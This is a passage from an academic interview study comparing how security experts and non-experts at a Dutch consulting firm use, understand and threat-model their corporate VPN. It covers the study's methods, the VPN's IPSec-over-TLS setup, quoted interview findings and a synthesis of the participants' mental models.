This research project was reviewed and approved by the Delft University of Technology Human Research Ethics Committee (reference number: 55223).

Table 1: Demographics
The interviewed experts reported the following certifications in IT-auditing: EMITA or CISA; in Privacy: CIPP/E, CIPM, FIP, CIPT, DPO; and in Cybersecurity: CISSP, CSX-P or ISO27001. Percentages do not add up to 100% as one participant may hold multiple qualifications.

Area	Variable/Scale	Experts (n = 11)	Non-Experts (n = 7)
Education	Master	9 (82%)	6 (86%)
	Bachelor	2 (18%)	1 (14%)
Additional certificates	IT-audit	7 (64%)	-
	Privacy	6 (55%)	-
	Cybersecurity	5 (45%)	-
Area of expertise	Business administration	4 (36%)	3 (43%)
	Computer science	4 (36%)	1 (14%)[2]
	Crisis/security management	1 (9%)	-
	Engineering, non-CS	3 (27%)	-
	Law	1 (9%)	2 (29%)
	Accountancy	-	1 (14%)
	Marketing	-	1 (14%)
	Sociology	-	2 (29%)
Role in the firm	Department director	0 (0%)	2 (29%)
	Department manager	3 (27%)	2 (29%)
	Staff	8 (73%)	3 (43%)
Years in the firm	Median	4	6
	Min–Max	(1,5–6,5)	(1–34)

2.3 Participants and Recruitment

We recruited our participants from the employees of a professional consulting firm offering a wide range of services from financial auditing to IT security assessments. The participants were working in the Dutch office, and recruited via corporate channels, i.e., after management buy-in individual department chairs were contacted and asked to share our interview advertisement with employees in their department corresponding to our sampling criteria, see below. Nevertheless, participation in the study was voluntary, and informed consent was explicitly collected, see Sec. 2.2.

Following our objective of comparing experts' and non-experts' mental models, we sampled for 'experts' in terms of computer security and 'non-experts'. For our study, we considered participants as experts if they worked in an applied technical role in an information technology-related department of the company for at least two years or held a relevant technical certification or degree (e.g., EMITA, CISA, CISSP). Non-Experts are participants who work in a non-technical role in a non-technical department, such as legal, finance, and HR, and do not hold a degree or certification related to computer security. Nevertheless, we ensure that all participants work in roles that include handling and/or processing confidential or personally identifiable information. Furthermore, due to the company's ongoing work-from-home order, all participants had experience using the corporate VPN.

[2]The non-expert listed as a computer scientist does *not* have a background in applied computer science, i.e., computer security, computer networks, programming, or IT operations.

We iteratively analyzed interviews and recruited additional participants until we reached theoretical saturation [11, 63]. We considered theoretical saturation to be reached once three subsequent interviews did not contribute new concepts. In total, we performed 18 interviews, 11 with experts and 7 with non-experts before reaching theoretical saturation for the overall sample. See Table 1 for an overview of our participants.

2.4 VPN Used by Interviewee Population

Here, we describe the VPN technology used by the organization in which we conduct our study. Note that different VPN technologies exist. We discuss how the specific technology used here may influence users' mental models in Section 5.2.

VPN Product Overview: The organization in which we conduct our study uses a product ultimately supplied by a major network device vendor. However, they source it via a third party supplier that provides custom white-labeled client and integration services. This integration provides—instead of the generic client which would be provided by the vendor directly—a CI (Corporate Identity) compliant login interface. This login interface abstracts the technical configuration of the clients away, and instead only requires users to input their username, password, and two-factor authentication (2FA) token.

Technical Description: The specific VPN used in the company is encapsulation based. Practically, this means that, at the client, a virtual TUN(nel) interface is created. This interface appears to the local system like any other interface, and receives a local IP address as well as an IP address for the remote system to configure a point-to-point IP only configuration [56]. When an application sends to a socket on this interface, the resulting packet is handed off to the VPN application, which then encapsulates this packet in a packet that is part of the established TLS session with the VPN server. The resulting packet is then sent by the VPN application via the external interface of the client to the VPN server. Receiving packets then works analogously, with the VPN application decapsulating packets. The whole process is transparent for the application.

The company's VPN utilizes IPSec in tunneling mode for encapsulation. However, as IPSec relies on IKE messages to be exchanged via UDP/500, users may experience issues on public networks with a restrictive outbound firewalling policy [31]. To counteract this, the used VPN solution *additionally* encapsulates IPSec traffic in a TLS session with the VPN endpoint. Please note that this indeed leads to double encryption of traffic, as the vendor documentation notes [31]. While the application also supports tunneling over port TCP/443 without an additional TLS session, this approach makes the VPN more robust against application-level firewalls [31]. Note that, similarly to our organization, major VPN providers on the consumer market use TLS encapsulation for similar reasons [48].

Network and Routing Setup: Depending on the use-case, all network traffic, or only traffic for selected destinations, e.g., internal company resources, may be sent via a VPN. In the organization from which we recruit participants, all network traffic—apart from traffic directed towards the VPN endpoint itself—is redirected via the VPN connection.

2.5 Data Analysis

To analyze the collected qualitative data, we followed a process inspired by grounded theory [16, 17], with four steps: open coding, axial coding, selective coding, and theory generation (or in our case, model generation). This approach is commonly used in similar studies [36] to analyze qualitative data and build corresponding theoretical models.

For the open coding step, we include i) *descriptive coding* where the code represents the topic of the statement, ii) *process coding* where codes represent actions described in the data, and iii) *value coding* where codes represent values, attitudes and beliefs, following Saldana et al. [58].

Codebook Creation: At the beginning of the coding process, two authors developed an initial codebook based on independent coding of two interview transcripts and consequent discussion for reaching an agreement. After, the axial coding grouped the codes into categories and explored the relationships between categories and between codes in categories. Open coding and axial coding were performed iteratively. During the coding process, the researcher used memo writing to keep track of the thought process and theory development. This way, we could document which new codes were developed and why, which were difficult to differentiate, and what patterns and themes emerged. Via these steps and constant communication between the coders, we developed a final codebook after analyzing all interviews.

Reliability: The intermediary codebook was used for double coding on three interviews to ensure that the coders interpreted the data in the same way. We calculated the *Krippendorff c-alpha-binary* [35] using ATLAS.ti[3]. This process lead to a *c-alpha binary* of 0.724. As recommended by Barbour [6], we explored the disagreements to develop more nuanced and useful codes. The disagreements were mainly due to i) a different application of 'concept codes', and ii) differences in quotation length, i.e., differences in the length of annotated segments between the coders. After solving these disagreements and creating a final codebook, see Appendix C, the overall *c-alpha binary* reached 0.837, with all semantic domains being equal to or above 0.74 for the three interviews coded by both coders. This indicates a reliable codebook.

Additional Closed Coding: To analyze participants' perception of changes in the threat landscape, we coded the related part of the transcripts in a partially closed manner. We did it to align our observations with existing threat frameworks and evaluate the accuracy of the perception of the current threat landscape. We used the MITRE ATT&CK framework [42] to code threat types, the typology by de Bruijne et al. [10] for threat actors, the typology by Casey [14] for threat motivation, the Threat Agent Library [15] for threat capability, and the Cyber Security Assessment Netherlands 2019 report by the Dutch NCSC [46] for threat impact coding.

Accuracy of the Mental Models: To evaluate the technical accuracy of the mental models solicited from participants, we compare them to the technical information presented in Section 2.4. To evaluate the accuracy of the perception of the current threat landscape by participants, we compared the results for threats, threat actors, and threat impact with the threat matrix in the Cyber Security Assessment Netherlands 2019 report [46].

[3] To code qualitative data we used ATLAS.ti 8 for Windows http://www.atlasti.com/.

3 Results

We cluster our results with respect to three major themes: *i)* Our participants' perspective on *using* a VPN, i.e., why (in which use cases) they use VPNs, on which devices they use them, and how they interact with the software, *ii)* Our participants' concept of *how* VPNs *work* from a technical point of view, and, *iii)* Our participants' perspective on how VPNs change the threat landscape for them, i.e., which threats are mitigated by VPNs and which may be introduced by them. We provide a structured overview of our codebook and code-counts in Table 2 in Appendix C.

3.1 VPN Usage

In this subsection, we describe our findings on how and why experts and non-experts use VPNs, and in which situations they do so. We note that, although our interview script only references 'VPN', all participants were either able to expand this abbreviation explicitly to 'Virtual Private Network' (6 experts (E) and 2 non-experts (NE)), or could do so implicitly using general description or metaphors like "tunnel".

Devices Used and Connection Establishment: Experts and non-experts indicate using their personal computer (all participants), mobile phone (6 E / 4 NE), or tablet (2 E / 1 NE) to establish a VPN connection. For the process of connecting to (their specific) corporate VPN, participants in general described the same process (see C-codes in Table 2): *i)* connect to the Internet, *ii)* launch the VPN software, *iii)* enter credentials, *iv)* enter 2-factor token, and, *v)* click the connect button in the VPN software.

Interestingly, as one non-expert notes explicitly, we find that non-experts see the procedure as part of their routine, and not them explicitly starting a VPN:

> *"Well, I press an icon at the bottom of my taskbar, because I put it there. Then I enter my personal password plus the, what are they, five digits that appear on the [VPN of the company] app. And together they connect to the intranet*

of [the company]. I do not specifically start the VPN. But my presumption is that that is behind it. That the intranet applications all are accessible via a VPN connection and that you start it up automatically with [the VPN of the company]." [Non-Expert 7]

This is supported by the fact that only 3 experts and 3 non-experts mentioned that they *"click connect to VPN"* (see C.4. in Table 2). This also highlights the importance of integrating the VPN practice into the workflow to ensure its use.

Use cases: Our participants from both samples mirrored the use cases already outlined in Section 2.4. That is, they use the company's VPN for: *i)* Getting access to *internal* company resources not accessible via the Internet (mentioned by all participants), and, *ii)* Securing their network access against local eavesdropping (10 E / 6 NE).

With regard to the first use case, we found significant confusion, even among experts, of which resources are within the scope of the VPN, i.e., which resources require the VPN to be accessible. One expert noted:

"For work, I only use my laptop. For my mobile device [. . .] I don't know the name of the application, but [example of a mobile application used for work], and I suspect that's also somehow secured. [. . .] you do receive a message that it is encrypted. So I expect it to be, yes, I don't know if it's really a VPN, but I do expect it to be somehow, um, secure." [Expert 2]

Still, the same expert notes that certain resources are exempt from requiring the VPN, even though they are internal, for example, email:

"But email, if I only have to use email and [cloud software], then I leave the VPN off because then it is not necessary." [Expert 2]

Ultimately, we attribute this confusion to recent changes in the local security policy, and insufficient communication of the new policy:

"And I know, for example, that previously it was necessary for our mail traffic to go via the [company's] network and that is no longer the case nowadays." [Expert 11]

The second use case is usually invoked around the users' *perception* of the local network being insecure, for example, when using an open WiFi in an airport, train, or cafe. By contrast, a home network is often considered to be 'more secure'.

"[. . .] if I look at my home situation then [. . .] I only have one person who logs in, who has the password for the router. At a cafe connection or [airport] you have more people logging in on the same network. I don't know if that's [. . .] safe or not. I assume that the moment you use your VPN that it is safe." [Non-Expert 5]

Nevertheless, we also find doubt (especially among experts) on whether a VPN actually is sufficiently secure (see Section 3.2). One expert and one non-expert had similar doubts about whether it is secure to use a VPN if the local network seems insecure (see J.10. in Table 2).

"I am worried that someone tries to target my system, just because I have sensitive information and I am connected to a publicly accessible network, which may or may not be very secure. [. . .] I know there are a lot of hacks possible from a network which is not secure, especially when you're connecting VPN [. . .] " [Expert 5]

In that case, 5 experts recommended using other ways to connect to the Internet, e.g., using tethering with one's mobile phone instead of a public WiFi (see A.4. in Table 2).

"When I'm somewhere, like an airport or [restaurant], I just use my phone, that's a 4G network, that's my own network, so nobody can [. . .] listen in on it, eavesdrop. " [Expert 1]

We found this recommendation to be connected with the general threat modelling around VPN use. Participants seemed to be highly concerned about *local* attackers, and VPNs protecting against them, namely 8 experts and 4 non-experts mentioned that VPN mitigates *"listening on communication"* issues (see H.3. in Table 2). The security of a network connection—as one of our experts mentioned—assumes that the portion *after* the local access network can generally be considered more trusted, especially if the provider is directly contracted by their company.

" [. . .] the hotspot is provided by a [telecom provider] network that is approved by [the company]. [. . .] I can imagine [the provider] is taking extensive measures to make sure their, the Internet that they are providing through the phone is secure and it is not easily crackable. " [Expert 5]

This highlights the importance of users' threat models in the decision to (not) use a VPN. Therefore, we will explore our participants' threat models in the next subsection.

3.2 VPN Threat Modeling

In this subsection, we take a closer look at which threats our participants consider mitigated by using a VPN, and which *new* threats they think VPNs introduce. Thereafter, we will also take a closer look at how these perceived mitigated and introduced threats impact their *behavior*.

Threats Mitigated by VPNs: Several participants noted that using a VPN mitigates the threat of an external party listening in to network communication from a client connected to the VPN (8 E / 4 NE, see H.3. in Table 2). Seven experts in our sample clearly attributed this to the encrypted connection provided by the software. In contrast, only two non-experts noted that this might have something to do something with encryption:

"I assume that the data is encrypted, which in that sense simply cannot be cracked, traced back by people who are watching the connection at that moment." [Non-Expert 4]

Furthermore, 7 experts and 2 non-experts noted that the VPN 'hides' one's IP address insofar that only an address related to the (company-operated) VPN server is visible to resources they access on the Internet (see H.4. in Table 2).

Especially experts also listed several mitigations a VPN enables that are not directly related to its basic functionality. Instead, these mitigations relate to the IT operations department's ability to apply security policies and mechanisms to users' machines and network traffic as if they were on-site and enable users to work on data remotely without having a copy on the client. For example, 5 experts note that using a VPN allows the IT department to inspect the client's network traffic (see F.11 in Table 2), and 3 experts also note that VPN enables applying corporate filter lists for malicious sites and preventing the downloading of malware (see H.8. in Table 2). Or, as put by Expert 7:

> *"[. . .] I always let my data go through this server here, then I know that everything will enter here as well. [. . .] it always goes through this server instead of connecting directly from the client. [. . .] thus to catch all those threats, you now have that on a central point."* [Expert 7]

Besides looking at external attacks, one of our experts also notes that inspecting traffic when using a VPN can prevent users from leaking internal data to, e.g., cloud services:

> *"It can also have alarming signals that someone who uploads something to [cloud software] that an IT team gets notified or something and then they can take appropriate action."* [Expert 9]

Interestingly, the same mechanism is attributed to email communication, even though threat inspection should take place independent of a VPN being used:

> *"[. . .] Now, within the VPN, they have the applications that should scan all coming packages, for example, anti-virus, anti-ware, firewall- [. . .] for example, you are receiving an email from an unknown source, you will get the email, but you will not be able to open the attachment. So, the attachment is deactivated, for example."* [Expert 4]

This observation again highlights the uncertainty, even of experts, on *what* parts of system usage are influenced by a VPN, as already documented in Section 3.1. This is not only limited to applying policies to clients' network traffic, but also to software and policy updates. As one of the experts notes:

> *"[automatic updates] should be pushed to your laptop by the admins. Probably that goes through a VPN too, because as long as you don't turn on a VPN [. . .] no updates happen either."* [Expert 2]

Similarly, as suggested by 3 experts, a VPN may enable an IT department to monitor and update other policies, such as not allowing users to plug in USB sticks.

> *"Well, of course, I can plug it in myself, but for example, what files can be run, like if it has an alter executable on the USB stick, I think a VPN can play a role in that, in preventing, or at least detecting what I am doing, with the data on the USB stick."* [Expert 9]

This statement is likely related to services like Active Directory commonly used to update such policies only being reachable when the client is connected via the VPN. However, please note that the cited experts hold a misconception here, as an active connection is only necessary for *updating* and *installing new* policies. As soon as new policies have been rolled out, the system will enforce them even without an active connection to, e.g., Active Directory.

Finally, both experts (4 participants) and non-experts (2 participants) see an opportunity in using VPNs to keep confidential data from being stored on mobile clients, which may be stolen (see H.6. in Table 2):

> *"Even if someone is able to steal my laptop, they will not be able to connect to the [company's] systems without the [access token provider] token, which is on my phone. Or in the case where it is a physical token, the thief will have to steal both of them to be able to access [the company's] systems."* [Expert 5]

As confidential data is stored on remote file shares only reachable via the VPN and not on the client itself, an attacker stealing the notebook can not get access to it. Furthermore, due to the 2FA used for the VPN, an attacker stealing a notebook still does not gain access to confidential data.

Regarding user behavior, some of our experts shared the security practices that they use on top of VPN like *not sharing the same laptop with others* and *use separate devices for work and private matters*, *use VPN only when is necessary* and *do not use VPN for private matters* (see *I. Change in use behavior* in Table 2). Non-experts have not revealed any specific practices they follow in the light of using a VPN.

Lastly, almost half of the participants (6 E / 4 NE, see H.5. in Table 2) admit that using a VPN complicates attacks, but it does not solve all threats as stressed by one non-expert and eight experts (see H.2. in Table 2).

Threats Introduced by a VPN: Apart from mitigating existing threats, our participants report on new threats introduced by using a VPN which cluster broadly into three categories: *i)* Enabling unauthorized access, *ii)* Reduced reliability of the working environment, and, *iii)* Privacy issues.

While, as mentioned before, participants see benefits for *preventing* unauthorized access to corporate resources, they hold concerns in this regard, too. Specifically, 3 experts and 2 non-experts note that setting up a VPN connection may open the corporate network up to easier attacks from clients (see J.1. in Table 2):

> *"Eh, however, if you have a physical token, if you are like most of the people, who keep their physical token also in the laptop bag, which means if your laptop is stolen, your secure token is also stolen."* [Expert 5]

This point is strengthened by Expert 7, who notes that:

"[. . .] a VPN connection can be started from anyone who has a username and ultimately password plus key. But that also means that you can have multiple sessions per person." [Expert 7]

This relates to the impact of the VPN server itself being compromised as noted by 5 experts and one non-expert (see J.8. in Table 2), or as Expert 10 notes:

"Well, if your VPN server is compromised, it does not really make sense to setup the VPN, as it is just an illusion of a secure connection then. [Expert 10]

In terms of reliability, both groups show concerns about the resilience of the VPN system.

"I don't know how much powerful or how much big the servers are. So, there might be if the powers go off." [Expert 8]

Given the experiences of the COVID-19 pandemic, which was underway when this study was conducted, and many companies struggling with scaling their remote work capabilities, doubting the reliability of the VPN infrastructure is a reasonable assumption. Similarly, non-experts showed concerns about the impact of, e.g., the 2FA mechanism becoming unavailable, preventing the use of the VPN:

"[. . .] part of the team works with a hardware token. If that goes down, then you have no connection to the software we use." [Non-Expert 5]

Note, however, that authentication is a crucial component in most IT systems, and it being unavailable leads to a loss of productivity.

In terms of privacy, our participants considered both organizational and personal perspectives. Several participants (3 E / 2 NE, see J.11. in Table 2) focus on the operational requirements of running the VPN service and consider aspects relevant in case the service is outsourced:

"[. . .] do you have confidence in your provider, where does the provider have his servers, who has access to it. That whole part of trust is very important in this. Who controls the business, who is the ultimate owner, how did they implement their internal security measures." [Expert 1]

"[. . .] if employees within [the company] have those who manage those VPN servers and [they] make a deal with hackers then it stops of course. You always have that human factor. [Non-Expert 7]

On the personal side, only 2 experts consider issues of *private* information suddenly being routed via corporate infrastructure and, therefore, they do not use the VPN for private matters (see I.1. in Table 2). This point is highly relevant in the prolonged home-office situation we find ourselves in at the time of writing.

In addition to specific threats, both groups also discuss general threats not specific to VPNs. In this category, one of our experts was concerned about targeted attacks, e.g., by state level actors (see J.7. in Table 2).

"I think the NSA did that as well, that they actually were scanning for people using a VPN or you know, using their search terms to connect to a VPN and then put them on a list of people requiring more surveillance because they felt that was by default suspicious, that someone would try and keep their web traffic and those connections private." [Expert 3]

'Hacking' is another threat theme considered by 8 experts and 3 non-experts (see J.3. in Table 2). In particular, they were concerned about the VPN, after all, not being *secure enough*, as 'there is always a way to get in'. As one non-expert notes:

"Well, just as you can break into other systems, you can probably break into a VPN tunnel. I mean, there are weaknesses everywhere, so probably also in that shell that surrounds it." [Non-Expert 2]

We note that this may be rooted in a limited understanding of the underlying technology. In fact, another non-expert specifically remarks that their concerns are rooted in their uncertainty about *what* a VPN actually does.

"I do not know where the VPN starts, so it might be possible that someone can listen in on your WiFi network." [Non-Expert 6]

Hence, we will next explore non-experts' and experts' understanding of *how* a VPN works.

3.3 Technical Description

In this subsection, we describe our participants perspective on *how* a VPN actually works in general and how it is implemented within the company. We first look at the common items described by all participants and then discuss the additional aspects brought up only by experts.

General VPN Setup: In general, all participants were able to communicate the basic idea of a VPN: A client connects to a VPN server to establish a connection to another network, whereby the connection creates an overlay—the VPN—securing this process (see D.10.–D.11. in Table 2). For this connection step, experts would reflect on authentication, which was not mentioned in-depth by non-experts. We observed that codes D.1.–D.3. co-occurred with D.11. only in the statements made by experts (5 E). In comparison, only 3 non-experts made statements coded with more general codes D.1. and D.10 (see Table 2). Non-Experts tend to describe this connection as a *"tunnel"*, *"tube"*, or *"shell"*. When information is transmitted through this tunnel, tube, or shell, it is not readable to anyone trying to eavesdrop. For example, when asked to elaborate on what they meant with a 'tunnel', Non-Expert 2 said (when creating the illustration in Figure 1):

"I see it a bit as a kind of protective cover that surrounds the data. [. . .] a kind of protective layer, so that you cannot see through it, say from the outside, and where data then passes through. Instead of just being open." [Non-Expert 2]




Figure 1: Illustration of the 'tunnel' metaphor by Non-Expert 2. The interview was conducted in Dutch.




Figure 2: Illustration of the 'shield' metaphor by Expert 6. The interview was conducted in Dutch.

The system *to* which the connection is made was correctly identified as the VPN 'server', even though not all non-experts were able to describe what a server is:

> *"[. . .] actually a folder on eh, so, yeah, just really a documents folder [. . .]"* [Non-Expert 1]

Minor variations exist between different participants (see D.13.–D.15. in Table 2), with, for example, one expert mentioning that the VPN server is most likely located in the demilitarized zone (DMZ) of the company's network. In this context, experts used metaphors like a *"safe", "gate", "door", "shield"*, or *"secured zone"*. For example:

> *"[. . .] it is a certain zone that you basically have to go through. [. . .] I'm not quite sure if it's a zone, yeah, some sort of secured zone that you have to go through first [. . .]."* [Expert 6]

Please see Figure 2 for the drawing created by Expert 6 to accompany this metaphor. Others assumed that not all traffic is routed through the VPN. In general, 6 experts and one non-expert discussed split or complete VPN types (see E.5. in Table 2) and that data can be transmitted in encrypted or decrypted form between client and receiving points (see F.1.–F.2. in Table 2). This may, however, depend on different configurations being used depending on the department, i.e., some only use the VPN for accessing internal content, while other departments route all network traffic via the VPN.

In addition to these aspects, experts also provided more information on implementation details within the corporation. They outlined that, while the VPN connection *does* provide access to the corporate network, it does not provide access to *all* parts of it. Statements from 2 experts were coded with *'internal network segmentation'*. Furthermore, as mentioned before, they iterated that VPN services may be outsourced (4 E / 1 NE) or managed in-house (2 E / 1 NE), and multiple external providers might be used for different purposes (1 E).

Encryption: Both groups noted that the established connection is secured by 'encrypting' traffic flowing via it. (6 E / 1 NE, see F.7. in Table 2). The descriptions of encryption were, however, different. Experts would follow common textbook style analogies of (symmetric) encryption, i.e., applying a secret key that ciphers text in a way that ensures only those in possession of the key can decipher it.

> *"[. . .] if you send from one point to another, information encrypt need to have like the key to actually read the encryption, if you don't, if you see from here, you just see a lot of symbols, let's say inside. So, if you don't have the key to decrypt them, they have no sense for you. Have no meanings. [sic]"* [Expert 8]

Non-Experts similarly expressed the idea of keys being involved, but also stayed closer to the idea of a protected 'tube', most likely superimposed by the cryptographic application scenario of VPNs. For example, Non-Expert 7 remarks:

> *"[. . .] but the message you send, is put in a kind of tube, as it were. And that tube, there is a key on it, and on the other side that key goes off again. So should that message somewhere on the way, or should that tube somewhere along the way, be opened, then you have to have that key to be able to read that message in it."* [Non-Expert 7]

Additionally, one of the experts discussed steps where encrypted data goes through deep packet inspection, decrypting the packets on the path, before reaching the company's network:

> *"[. . .] there's data that you encrypt, that's sent to a server [. . .] that doesn't come directly into the network via a server on the other side, there are steps in between. And [. . .] often that is done through a load balancer or a firewall or a web application firewall, and they often have a way to certificate to use. They then have the certificate on the other side to decrypt the data]"* [Expert 1]

Addressing and Routing: While non-experts and experts were both aware that traffic flowing through the VPN might change the IP address seen by destinations on the Internet, for clients, addressing itself remained unclear, even to experts. This is supported by 7 experts and 2 non-experts discussing that VPN *masks IP-address*. Still, experts at least noted that network addressing and—for IPv4—NAT (Network Address Translation) [21] play important roles in operating a VPN. Expert 8, for example, describes NAT as follows:

"[. . .] it protects the, or it confuse your region IP. For instance, I can visit a website now from The Netherlands, but with some VPN connection, I can appear as I am in Italy." [Expert 8]

Still, even experts were sometimes imprecise in the language used around IP addressing, and, e.g., around what public IP and private addresses [54] are, and which implications they have (see F.5.–F.6. in Table 2):

"Normally I would connect to [the company] using my IP, which is my Internet name. [. . .] [The company] sees me as this, and it will not allow me to enter their server to access their services. [. . .] So, I need to have a secure connection because this can be copied easily; this is a public IP, so anyone can use this public IP. [. . .] So, how can we make this secured connection is to have, for example, a number of secure IPs [. . .] it is a bit more complicated than this, but this is the concept that they have private IPs that are only known between the server and [the company]." [Expert 4]

Impact of VPN Providers: While the question of whether the operators of VPNs can be trusted remained a common theme, see also the statement of Non-Expert 7 in Section 3.2, only Expert 4 brought up the issue of different *external* VPN providers, and how they inflict on the security of a VPN:

"[. . .] you have multiple types of VPN. So, you have the commercial VPN, some company who bought a server, put it online and ask people to pay subscriptions to use this VPN server. So, this would be secure, but it would not be highly secure. Then you have another VPN server which is from a well-known corporate, so, for example, using secure [company's] server. So, this [company's] server, they have a name they need to maintain, so they use a really state-of-the-art server. So, this is the second level. The third level, which is the highest level, is that a VPN that is provided from your corporate, for example from where I work at [the company], they have provided their own VPN, this is known, this is the highest level. [. . .] There is no way of anyone intervening in the middle." [Expert 4]

This contextualizes the blurry lines of commercial vs. corporate VPNs even in our study population and despite the focus on corporate VPNs. Please see Sections 5.1 and 5.2 for a discussion of this point.

4 Mental Models

In this section, we synthesize experts' and non-experts' mental models from the results of our interviews, and then compare the mental models for the two groups. We create the mental models along three dimensions: *How* each group *uses* VPNs, how each group envisions the *technical operation/implementation* of VPNs, and which *threat models* the groups construct around using VPNs. While both groups were aligned on basic usage perspectives, we found major differences in their understanding of VPN infrastructure and VPN related threat models. Section 4 provides a visual representation of the mental models we identified.

Usage: We find that the mental models of experts and non-experts align when considering *how* they are using VPNs. As expected from the study's scope, both groups share the perspective that they use a VPN to *access corporate resources* and to mitigate threats, with non-experts holding a broader perspective on threats. Both groups were coherent about devices using a VPN and the steps necessary to start the connection.

We find that—among experts and non-experts alike—there is significant uncertainty *when* to use a VPN. Given new threats some experts see, we found some reporting that they sometimes actively *do not* use a VPN in risky situations, as they assume using a VPN might make them more of a target. Both of these observations are tied in with limitations (in both groups) in understanding *how* a VPN actually works.

VPN Operation/Technology Understanding: Both groups demonstrate the same *fundamental* understanding of how VPNs work. In both cases, the common 'tunnel' analogy for a secure connection between a client and a VPN server captures our participants basic mental model of the technical aspects well. However, while non-experts demonstrated a general understanding of how a VPN is organized, they do not completely understand *what* a VPN actually *does*. As expected, experts provided a more detailed mental model of VPN infrastructure. Their technical explanations reach further depth, and include concepts like external authentication and authorization, as well as aspects of the corporation's network topology and segmentation, e.g., the use of a DMZ. In general, though, their mental model is a *super set* of the mental model we found for non-experts.

Threat Modelling: When we look at the threat modeling of our participants, i.e., which threats they consider to be mitigated by using a (corporate) VPN, and which they see being introduced by a VPN, we again find their mental models to be dominated by their operational conceptualization. In Section 4 we denote the threats that are mitigated or introduced by a VPN according to our participants with an anonymous-style hacker pictogram. For mitigated threats, the pictograms are accompanied by a green shield, while introduced threats' pictograms are accompanied by a red warning sign. A dotted line shows if one or both groups brought up the threats.

We find that for non-experts the general understanding of threats and mitigations around VPNs follows the 'tunnel' metaphor. Once the VPN connection is established, the information goes through a secure 'tunnel' that mitigates specific threats, which remain 'outside' of that tunnel. Also, experts were concerned about their *privacy*, i.e., their personal information being routed via and inspected on a corporate VPN.

Again, as to be expected, experts identified more threats mitigated and introduced by VPNs. The general theme here was that experts took a more *operational* perspective on threats, in addition to the basic threats also identified by non-experts. When looking at *new* threats introduced by VPNs,




Figure 3: Mental models of experts/non-experts for VPNs along the dimensions of *usage*, *threat modelling*, and *implementation*. *In this figure we used icons by Chanut Industries, Font Awesome, Pixel Bazaar, Umar, DesignModo, RemixIcon, Altop Media, Nick Roach, Webdesigner Depot.

our participants also considered the VPN service itself as a potential threat. This included direct attacks on the VPN service, threats of compromised endpoints connected via the VPN and lost or stolen credentials.

